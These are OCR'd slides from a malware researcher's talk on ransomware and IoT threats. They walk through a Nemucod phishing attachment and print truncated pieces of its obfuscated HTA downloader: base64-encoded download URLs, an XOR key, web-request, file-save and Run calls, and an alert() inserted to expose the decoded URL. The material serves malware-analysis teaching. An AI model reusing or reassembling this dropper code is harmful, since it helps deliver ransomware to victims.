Demystifying the Ransomware and IoT Threat


Christopher Elisan
@tophs


RSA

About Me


- Principal Malware Scientist
- Past Adventures
  - Trend Micro
  - F-Secure
  - Damballa
- @Tophs

AUTHOR OF


A BEGINNER'S GUIDE
MALWARE, ROOTKITS & BOTNETS
Foreword by Mikko Hypponen, Chief Research Officer, F-Secure
HACKING EXPOSED
Christopher C. Elisan


Lab Setup and Top Tier Tools for Analysis & Reporting
Advanced
Malware
Analysis
Christopher Elisan

CO AUTHOR OF



RSA

@tophs


STORY TIME

One day a guy named Sam got an e-mail at work...

RSA

@tophs

THE E-MAIL VECTOR... POWERED BY NEMUCOD



RSA

@tophs

THE ATTACHMENT…

22FrDra16.hta

```
<html>
<head><script language='JScript'>

String.prototype.brigadabrigadalalapolicMRADXHO = function() {
brigadabrigadalalapolicMOTALO2XCOP = 0;
    var brigadabrigadalalapolicMOTALO2ddDccC1, brigadabrigadalalapolicMOTALO2d

    var brigadabrigadalalapolicMOTALO2out = "";

  var brigadabrigadalalapolicMOTALO2pechenka= this.replace(/LICIZAX/g, '');
var  brigadabrigadalalapolicMOTALO2len = brigadabrigadalalapolicMOTALO2sud(bri
    while (brigadabrigadalalapolicMOTALO2XCOP < brigadabrigadalalapolicMOTALO2
        do {
            brigadabrigadalalapolicMOTALO2ddDccC1 = brigadabrigadalalapolicVIT
        } while (brigadabrigadalalapolicMOTALO2XCOP < brigadabrigadalalapolicM

        if (brigadabrigadalalapolicMOTALO2ddDccC1 == -1)
            break;
var brigadabrigadalalapolicMOTALO2dodo = false;
        do {
            brigadabrigadalalapolicMOTALO2ddDccC2 = brigadabrigadalalapolicVIT
    brigadabrigadalalapolicMOTALO2dodo = brigadabrigadalalapolicMOTALO2XCOP <
        } while (brigadabrigadalalapolicMOTALO2dodo);

        if (brigadabrigadalalapolicMOTALO2ddDccC2 == -1)
            break;

        brigadabrigadalalapolicMOTALO2out += String['fromCharCode']((brigadabr

        do {
            brigadabrigadalalapolicMOTALO2c3 = brigadabrigadalalapolicMOTALO2p

            if (brigadabrigadalalapolicMOTALO2c3 == 10*6+0.5*2)
                return brigadabrigadalalapolicMOTALO2out;
```

RSA

@tophs

HTA FILE

- HTA is an HTML executable file.
- Introduced in 1999 along with Internet Explorer 5
- Executed via **mshta.exe** by instantiating the IE rendering engine (mshtml) as well as any required language engines such as vbscript.dll

Source: Wikipedia and Microsoft

THERE'S THE XOR KEY

22FrDra16.hta

```
272     if(brigadabrigadalalapolicMOTALO2FrankSinatraLaa < 30000)return false;
273     if (brigadabrigadalalapolicMOTALO2FrankSinatra[0]!= 77 || brigadabrigadalalapolicMOTALO2FrankSinatra[1]!= 9
274     brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2CHICKA  + brigadabrigadalalapolicMOTAL
275     brigadabrigadalalapolicMOTALO2satt(brigadabrigadalalapolicMOTALO2CHICKA, brigadabrigadalalapolicMOTALO2Fran
276
277 brigadabrigadalalapolicMOTALO2rampart.Run((brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadalalapolich
278 return true;
279     }
280
281 };
282 eval(brigadabrigadalalapolicMOTALO2LUCIODOR);
283
284 var brigadabrigadalalapolicMOTALO2HORDA17 = "NqmXYsBdh";
285 var brigadabrigadalalapolicTRAxKey = brigadabrigadalalapolicMOTALO2fsta("b6vYxEjsTYwJ7mIrZz4WFSGHeaddkwbq");
286 var brigadabrigadalalapolicMOTALO2_a5 = ["Z29sZGVubGFkeLICIZAXXdlZGRpbmcuY29tL3ZkRzc2VlVZNzZyam51","dLICIZAX3d3
287 var brigadabrigadalalapolicMOTALO2HORDAI = 0;
288 for(brigadabrigadalalapolicMOTALO2HORDA5 in brigadabrigadalalapolicMOTALO2_a5){
289 brigadabrigadalalapolicMOTALO2HORDAI++;
290 try{
291 var brigadabrigadalalapolicMOTALO2HORDA6 =brigadabrigadalalapolicMOTALO2_bChosteck.brigadabrigadalalapolicMRADX
292
293 if(brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2HORDA6,brigadabrigadalalapolicMOTALO2HORDA17
294 break;
295 }
296
297 }catch(brigadabrigadalalapolicMOTALO2CEESZZAAA){alert(brigadabrigadalalapolicMOTALO2CEESZZAAA.message);}
298
299 }
300  </script>
301
302 </body>
303 </html>
```

RSA

@tophs

FUNCTION CALL AT THE IF STATEMENT

22FrDra16.hta

```
272     if(brigadabrigadalalapolicMOTALO2FrankSinatraLaa < 30000)return false;
273     if (brigadabrigadalalapolicMOTALO2FrankSinatra[0]!= 77 || brigadabrigadalalapolicMOTALO2FrankSinatra[1]!= 9
274     brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2CHICKA  + brigadabrigadalalapolicMOTAL
275     brigadabrigadalalapolicMOTALO2satt(brigadabrigadalalapolicMOTALO2CHICKA, brigadabrigadalalapolicMOTALO2Fran
276
277 brigadabrigadalalapolicMOTALO2rampart.Run((brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadalalapolich
278 return true;
279     }
280
281 };
282 eval(brigadabrigadalalapolicMOTALO2LUCIODOR);
283
284 var brigadabrigadalalapolicMOTALO2HORDA17 = "NqmXYsBdh";
285 var brigadabrigadalalapolicTRAxKey = brigadabrigadalalapolicMOTALO2fsta("b6vYxEjsTYwJ7mIrZz4WFSGHeaddkwbq");
286 var brigadabrigadalalapolicMOTALO2_a5 = ["Z29sZGVubGFkeLICIZAXXdlZGRpbmcuY29tL3ZkRzc2VlVZNzZyam51","dLICIZAX3d3
287 var brigadabrigadalalapolicMOTALO2HORDAI = 0;
288 for(brigadabrigadalalapolicMOTALO2HORDA5 in brigadabrigadalalapolicMOTALO2_a5){
289 brigadabrigadalalapolicMOTALO2HORDAI++;
290 try{
291 var brigadabrigadalalapolicMOTALO2HORDA6 =brigadabrigadalalapolicMOTALO2_bChosteck.brigadabrigadalalapolicMRADX
292
293 if(brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2HORDA6,brigadabrigadalalapolicMOTALO2HORDA17
294 break;
295 }
296
297 }catch(brigadabrigadalalapolicMOTALO2CEESZZAAA){alert(brigadabrigadalalapolicMOTALO2CEESZZAAA.message);}
298
299 }
300  </script>
301
302 </body>
303 </html>
```

RSA

@tophs

FOUND THE FUNCTION CALL

22FrDra16.hta

```
T[D](C);
}

function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2

        var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Stroka

         brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapol
      brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKGNvbXBhdGlibGU
    brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilo1 + ("brigadabrigadalalapoli

    if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {

        var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK(("brigadabrigad
     brigadabrigadalalapolicMOTALOGaSMa = "CHET10NET";
    brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE

        brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
        brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, ""+ "d3LICIZAXJpdLICIZAXGU=".

      brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
        brigadabrigadalalapolicMOTALO2opOpOp[("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala

        brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
        brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
        brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
        brigadabrigadalalapolicMOTALO2opOpOp["YLICIZAX2xvc2ULICIZAX=".brigadabrigadalalapolicMRADXHO()]();
    var brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2rtfta(brigadabrigadalalapolicM
    brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2xdac(brigadabrigadalalapolicMOTALO
```

RSA

@tophs

Variable in the function

22FrDra16.hta

```
T[D](C);
}

function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2

        var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Stroka

         brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapol
       brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKGNvbXBhdGlibGU
    brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilol + ("brigadabrigadalalapoli


    if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {

        var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK((("brigadabrigad
     brigadabrigadalalapolicMOTALOGaSMa = "CHET10NET";
    brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE

        brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
        brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, ""+ "d3LICIZAXJpdLICIZAXGU=".


      brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
        brigadabrigadalalapolicMOTALO2opOpOp[("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala


        brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
        brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
        brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
        brigadabrigadalalapolicMOTALO2opOpOp["YLICIZAX2xvc2ULICIZAX=".brigadabrigadalalapolicMRADXHO()]();
    var brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2rtfta(brigadabrigadalalapolicM
    brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2xdac(brigadabrigadalalapolicMOTALO
```

RSA

@tophs

FOUND THE VARIABLE

22FrDra16.hta

```
236
237
238
239
240
241
242
243
244
245 brigadalalapolicjasmine","brigadabrigadalalapolicunruly","T"), brigadabrigadalalapolicMOTALO2gutter, false);
246
247
248
249
250
251
252 ,"brigadabrigadalalapolicimplementing","brigadabrigadalalapolicupper","brigadabrigadalalapolicbaltimore","briga
253
254
255
256
257 i['NANIMA']+""+"e"+"QLICIZAXmLICIZAX9LICIZAXkeQ==".brigadabrigadalalapolicMRADXHO()] );
258
259
260
261 cneeds","brigadabrigadalalapolicrevel","brigadabrigadalalapolictonic","09001"), brigadabrigadalalapolicMOTALO2t
262
263
264
265
266
267
268
269
```

RSA

@tophs

ALERT ON THAT VARIABLE


22FrDra16.hta*

```
236 T[D](C);
237 }
238
239 function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2
240
241         var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
242     brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
243 brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Stroka
244
245 alert(brigadabrigadalalapolicMOTALO2gutter);
246
247
248          brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapol
249        brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKGNvbXBhdGlibGU
250     brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilo1 + ("brigadabrigadalalapoli
251
252
253     if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {
254
255         var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK((("brigadabrigada
256      brigadabrigadalalapolicMOTALOGaSMa = "CHET10NET";
257     brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE
258
